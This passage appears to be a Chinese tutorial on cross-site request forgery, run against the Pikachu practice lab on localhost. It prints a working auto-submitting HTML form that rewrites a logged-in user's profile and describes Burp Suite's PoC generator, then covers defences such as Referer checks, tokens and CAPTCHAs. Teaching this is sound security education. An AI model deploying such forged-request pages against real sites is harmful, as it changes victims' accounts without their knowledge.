
链接代码:


```
<html>

<head>
<script>
window.onload = function() {
  document.getElementById("postsubmit").click();
}
</script>
</head>

<body>

<form method="post"
action="http://127.0.0.1:8000/vul/csrf/csrfpost/csrf_post_edit.php">
    <input id="sex" type="text" name="sex" value="girl" />
    <input id="phonenum" type="text" name="phonenum" value="100000002" />
    <input id="add" type="text" name="add" value="hacker" />
    <input id="email" type="text" name="email" value="lucy@pikachu.com" />
    <input id="postsubmit" type="submit" name="submit" value="submit" />
</form>

</body>
</html>
```

先选择一个用户进行登录




当登录后的用户点击我们伪造的链接，可以看到用户的个人信息已经被修改







重新登录该用户，发现信息确实被修改和保存




四、使用Burp生成CSRF利用POC

- 在 Burp Suite Professional 中的任意位置选择需要测试或利用的请求。
- 从右键单击上下文菜单中，选择参与工具/生成 CSRF PoC。
- Burp Suite 将生成一些 HTML 来触发选定的请求（减去 cookie，它将由受害者的浏览器自动添加）。
- 可以调整 CSRF PoC 生成器中的各种选项，以微调攻击的各个方面。可能需要在一些不寻常的情况下执行此操作以处理请求的古怪功能。
- 将生成的 HTML 复制到网页中，再登录到易受攻击网站的浏览器中查看，测试是否成功发出了预期的请求以及是实现了所需的操作。





可以选择自动包含脚本



五、防御CSRF漏洞

防御 CSRF 攻击的最可靠方法是在相关请求中包含CSRF Token：

- 对于一般的会话令牌，是不可预测的
- 绑定到用户的会话
- 在执行相关操作之前，在每种情况下都经过严格验证

1. 验证 HTTP Referer 字段

（1）拿到Referer
（2）分割出Referer中的域名
（3）根据后缀匹配域名是否是可信域

根据 HTTP 协议，在 HTTP 头中有一个字段叫Referer，它记录了该 HTTP 请求的来源地址。因此，要防御 CSRF 攻击，网站可以对关键功能的请求验证其 Referer 值，如果是本网站的域名，则说明该请求是来自于网站本身，是合法的。如果 Referer 是其他网站的话，则有可能是黑客的 CSRF 攻击，拒绝该请求。

2. 在请求地址中添加 token 并验证

CSRF 攻击之所以能够成功，是因为黑客可以完全伪造用户的请求，该请求中所有的用户验证信息都是存在于 cookie 中，因此黑客可以在不知道这些验证信息的情况下直接利用用户的 cookie 来通过安全验证。

要抵御 CSRF，关键在于在请求中放入黑客所不能伪造的信息，并且该信息不存在于 cookie 之中。可以在 HTTP 请求中以参数的形式加入一个随机产生的 token，并在服务器端建立一个拦截器来验证这个 token，如果请求中没有 token 或者 token 内容不正确，则认为可能是 CSRF 攻击而拒绝该请求。

3. 添加验证码

验证码被认为是对抗CSRF攻击最简洁有效的防御方法。

CSRF攻击的过程，往往是在用户不知情的情况下构造了网络请求。而验证码，则强制用户必须与应用进行交互，才能完成最终请求。因此在通常情况下，验证码能够很好地遏制CSRF攻击。但是验证码并非万能的，很多时候，出于用户体验考虑，网站不能给所有的操作都加上验证码。因此，验证码只能作为防御CSRF的一种辅助手段，而不能作为最主要的解决方案。